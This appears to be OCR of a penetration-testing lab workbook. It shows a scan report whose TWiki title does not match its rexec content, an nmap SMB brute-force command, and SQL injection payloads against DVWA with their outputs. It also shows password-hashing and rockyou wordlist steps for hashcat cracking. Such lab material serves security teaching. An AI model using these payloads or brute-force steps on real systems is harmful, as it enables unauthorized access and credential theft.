
Details:	TWiki XSS and Command Execution Vulnerabilities OID: 1.3.6.1.4.1.25623.1.0.800320
Version used:	2023-07-28T05:05:23Z

Affected Software/OS

TWiki, TWiki version prior to 4.2.4.

Impact

Successful exploitation could allow execution of arbitrary script code or commands. This could let attackers steal cookie-based authentication credentials or compromise the affected application.



Description

The rexec service is running.

CVSS

Base Score	10.0 (High)
Base Vector	AV:N/AC:L/Au:N/C:C/I:C/A:C
Access Vector	NETWORK
Access Complexity	LOW
Authentication	NONE
Confidentiality Impact	COMPLETE
Integrity Impact	COMPLETE
Availability Impact	COMPLETE

References

MISC https://www.cve.org/CVERecord?id=CVE-1999-0618

Vulnerable Products

NVTs addressing this CVE

The rexec service is running

Summary

This remote host is running a rexec service.

Scoring

CVSS Base	10.0 (High)
CVSS Base Vector	AV:N/AC:L/Au:N/C:C/I:C/A:C
CVSS Origin	N/A
CVSS Date	Tue, Sep 29, 2020 10:10 AM UTC

Insight

rexec (remote execution client for an exec server) has the same kind of functionality that rsh has: you can execute shell commands on a remote computer.

The main difference is that rexec authenticate by reading the username and password *unencrypted* from the socket.

Detection Method

Checks if a vulnerable version is present on the target host.
Quality of Detection: remote_banner (80%)

Solution


Solution Type: ⇆ Mitigation
Disable the rexec service and use alternatives like SSH instead.

Family


Useless services

References


CVE CVE-1999-0618




sudo nmap -sV -p 445 -script smb-brute 172.17.0.2





sudo apt-get install rsh-client




SQL Injection






Vulnerability: SQL Injection
User ID:
Submit
ID: ' OR 1=1 #
First name: admin
Surname: admin
ID: ' OR 1=1 #
First name: Gordon
Surname: Brown
ID: ' OR 1=1 #
First name: Hack
Surname: Me
ID: ' OR 1=1 #
First name: Pablo
Surname: Picasso
ID: ' OR 1=1 #
First name: Bob
Surname: Smith



Vulnerability: SQL Injection
User ID:
Submit
ID: 1' ORDER BY 1 #
First name: admin
Surname: admin


User ID:
1' ORDER BY 2 #
Submit
ID: 1' ORDER BY 2 #
First name: admin
Surname: admin



10.6.6.13/vulnerabilities/s
10.6.6.13/vulnerabilities/sqli/?id=1'+ORDER+BY+3+%23&Submit=Submit#
Unknown column '3' in 'order clause'



User ID:
Submit
ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: admin
Surname: admin
ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Gordon
Surname: Brown
ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Hack
Surname: Me
ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Pablo
Surname: Picasso
ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Bob
Surname: Smith
ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: 1
Surname: 5.5.58-0+deb8u1



User ID:
Submit
ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: admin
Surname: admin
ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Gordon
Surname: Brown
ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Hack
Surname: Me
ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Pablo
Surname: Picasso
ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Bob
Surname: Smith
ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: 1
Surname: dvwa



b. Click Submit.







Password Tools

echo -n 'Password' | md5sum | awk '{ print $1 }' > my_pw_hashes.txt
echo -n 'Password123' | md5sum | awk '{ print $1 }' >> my_pw_hashes.txt
echo -n 'Letmein!' | md5sum | awk '{ print $1 }' >> my_pw_hashes.txt
echo -n 'ilovedogs' | md5sum | awk '{ print $1 }' >> my_pw_hashes.txt
echo -n '1234abcd' | md5sum | awk '{ print $1 }' >> my_pw_hashes.txt

```
┌──(kali㉿Kali)-[~]
└─$ echo -n 'Password' | md5sum | awk '{ print $1 }' > my_pw_hashes.txt

┌──(kali㉿Kali)-[~]
└─$ echo -n 'Password123' | md5sum | awk '{ print $1 }' >> my_pw_hashes.txt

┌──(kali㉿Kali)-[~]
└─$ echo -n 'Letmein!' | md5sum | awk '{ print $1 }' >> my_pw_hashes.txt

┌──(kali㉿Kali)-[~]
└─$ echo -n 'ilovedogs' | md5sum | awk '{ print $1 }' >> my_pw_hashes.txt

┌──(kali㉿Kali)-[~]
└─$ echo -n '1234abcd' | md5sum | awk '{ print $1 }' >> my_pw_hashes.txt
```

cat my_pw_hashes.txt

```
┌──(kali㉿Kali)-[~]
└─$ cat my_pw_hashes.txt
dc647eb65e6711e155375218212b3964
42f749ade7f9e195bf475f37a44cafcb
e85a3b267e94f3721117fc7ac54fbeba
33830b8b7fd414b12c208c4de5055464
ef73781effc5774100f87fe2f437a435
```

```
Hashcat(1)

NAME
       hashcat - Advanced CPU-based password recovery utility

SYNOPSIS
       hashcat [options] hashfile [mask|wordfiles|directories]

DESCRIPTION
       Hashcat is the world's fastest CPU-based password recovery tool.

       While it's not as fast as its GPU counterpart oclHashcat, large li

       Hashcat is the self-proclaimed world's fastest CPU-based password

OPTIONS
       -h, --help
              Show summary of options.

       -V, --version
              Show version of program.

       -m, --hash-type=NUM
              Hash-type, see references below

       -a, --attack-mode=NUM
              Attack-mode, see references below

       --quiet
              Suppress output

       --force
              Ignore warnings

       --stdin-timeout-abort
              Abort if there is no input from stdin for X seconds

       --machine-readable
              Display the status view in a machine-readable format

       --keep-guessing
              Keep guessing the hash after it has been cracked

       --self-test-disable
              Disable self-test functionality on startup

       --loopback
              Add new plains to induct directory

       -b, --benchmark
              Run benchmark
Manual page hashcat(1) line 1 (press h for help or q to quit)
```

ls -lh /usr/share/wordlists/

```
┌──(kali㉿Kali)-[~]
└─$ ls -lh /usr/share/wordlists/
total 51M
lrwxrwxrwx 1 root root  26 Aug 14  2023 amass → /usr/share/amass/wordlists
lrwxrwxrwx 1 root root  25 Aug 14  2023 dirb → /usr/share/dirb/wordlists
lrwxrwxrwx 1 root root  30 Aug 14  2023 dirbuster → /usr/share/dirbuster/wordlists
lrwxrwxrwx 1 root root  41 Aug 14  2023 fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx 1 root root  45 Aug 14  2023 fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
lrwxrwxrwx 1 root root  28 Aug 14  2023 john.lst → /usr/share/john/password.lst
lrwxrwxrwx 1 root root  27 Aug 14  2023 legion → /usr/share/legion/wordlists
lrwxrwxrwx 1 root root  46 Aug 14  2023 metasploit → /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx 1 root root  41 Aug 14  2023 nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
-rw-r--r-- 1 root root 51M May 12  2023 rockyou.txt.gz
lrwxrwxrwx 1 root root  39 Aug 14  2023 sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
lrwxrwxrwx 1 root root  25 Aug 14  2023 wfuzz → /usr/share/wfuzz/wordlist
lrwxrwxrwx 1 root root  37 Aug 14  2023 wifite.txt → /usr/share/dict/wordlist-probable.txt
```

cd /usr/share/wordlists

sudo gzip -d rockyou.txt.gz

```
┌──(kali㉿Kali)-[~]
└─$ cd /usr/share/wordlists

┌──(kali㉿Kali)-[/usr/share/wordlists]
└─$ sudo gzip -d rockyou.txt.gz
[sudo] password for kali:

┌──(kali㉿Kali)-[/usr/share/wordlists]
└─$ ls -lh /usr/share/wordlists/
total 134M
lrwxrwxrwx 1 root root   26 Aug 14  2023 amass → /usr/share/amass/wordlists
lrwxrwxrwx 1 root root   25 Aug 14  2023 dirb → /usr/share/dirb/wordlists
lrwxrwxrwx 1 root root   30 Aug 14  2023 dirbuster → /usr/share/dirbuster/wordlists
lrwxrwxrwx 1 root root   41 Aug 14  2023 fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx 1 root root   45 Aug 14  2023 fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
lrwxrwxrwx 1 root root   28 Aug 14  2023 john.lst → /usr/share/john/password.lst
lrwxrwxrwx 1 root root   27 Aug 14  2023 legion → /usr/share/legion/wordlists
lrwxrwxrwx 1 root root   46 Aug 14  2023 metasploit → /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx 1 root root   41 Aug 14  2023 nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
-rw-r--r-- 1 root root 134M May 12  2023 rockyou.txt
lrwxrwxrwx 1 root root   39 Aug 14  2023 sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
lrwxrwxrwx 1 root root   25 Aug 14  2023 wfuzz → /usr/share/wfuzz/wordlist
lrwxrwxrwx 1 root root   37 Aug 14  2023 wifite.txt → /usr/share/dict/wordlist-probable.txt
```

more rockyou.txt

```
┌──(kali㉿Kali)-[/usr/share/wordlists]
└─$ more rockyou.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
qwerty
111111
iloveu
000000
michelle
tigger
sunshine
chocolate
password1
soccer
anthony
friends
butterfly
purple
angel
jordan
liverpool
justin
loveme
fuckyou
123123
football
secret
andrea
carlos
jennifer
joshua
bubbles
1234567890
superman
```

cd /home/kali

```
┌──(kali㉿Kali)-[/usr/share/wordlists]
└─$ cd /home/kali

